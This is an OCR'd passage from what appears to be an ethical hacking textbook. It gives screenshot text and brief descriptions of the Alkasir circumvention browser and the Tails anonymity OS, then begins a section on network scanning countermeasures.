
Google - alkasir
File Edit View History Bookmarks Circumvention Browser Tools Help عربي
Blocked URLs: News/Opinion/Activism Social/Interaction Anonymity/circumvention Other content Links
http://www.google.com/
Google
Search Images Maps Play YouTube News Gmail Drive More
Sign in
Google
Advanced search
Google Search I'm Feeling Lucky
Live! Watch Google I/O announcing latest innovations, news & upcoming launches
Advertising Programs Business Solutions About Google
© 2022 - Privacy - Terms
Mode: DIRECT
Circumvention inactive
Report Blocked URLs
Blocked URLs:

Figure 3.104: Screenshot of Alkasir

- **Tails**

  Source: *https://tails.boum.org*

  Tails is a live OS that users can run on any computer from a DVD drive, USB stick, or SD card. It uses state-of-the-art cryptographic tools to encrypt files, emails, and instant messaging. It allows attackers to use the Internet anonymously and circumvent censorship. It leaves no trace on the computer.



Welcome to Tails!

Language & Region

Language English - United States
Keyboard Layout English (US)
Formats United States


Encrypted Persistent Storage

Enter your passphrase to unlock the persistent storage

Additional Settings

The default settings are safe in most situations. To add a custom setting, press the "+" button below.


Figure 3.105: Screenshot of Tails



LO#07: Explain Network Scanning Countermeasures

Network Scanning Countermeasures

In ethical hacking, the ethical hacker, also known as the “pen tester,” has to perform an additional task that a normal hacker does not follow (i.e., adopting countermeasures against the respective vulnerabilities determined through hacking). This is essential because knowing security loopholes in your network is worthless unless you adopt measures to protect them against real hackers. 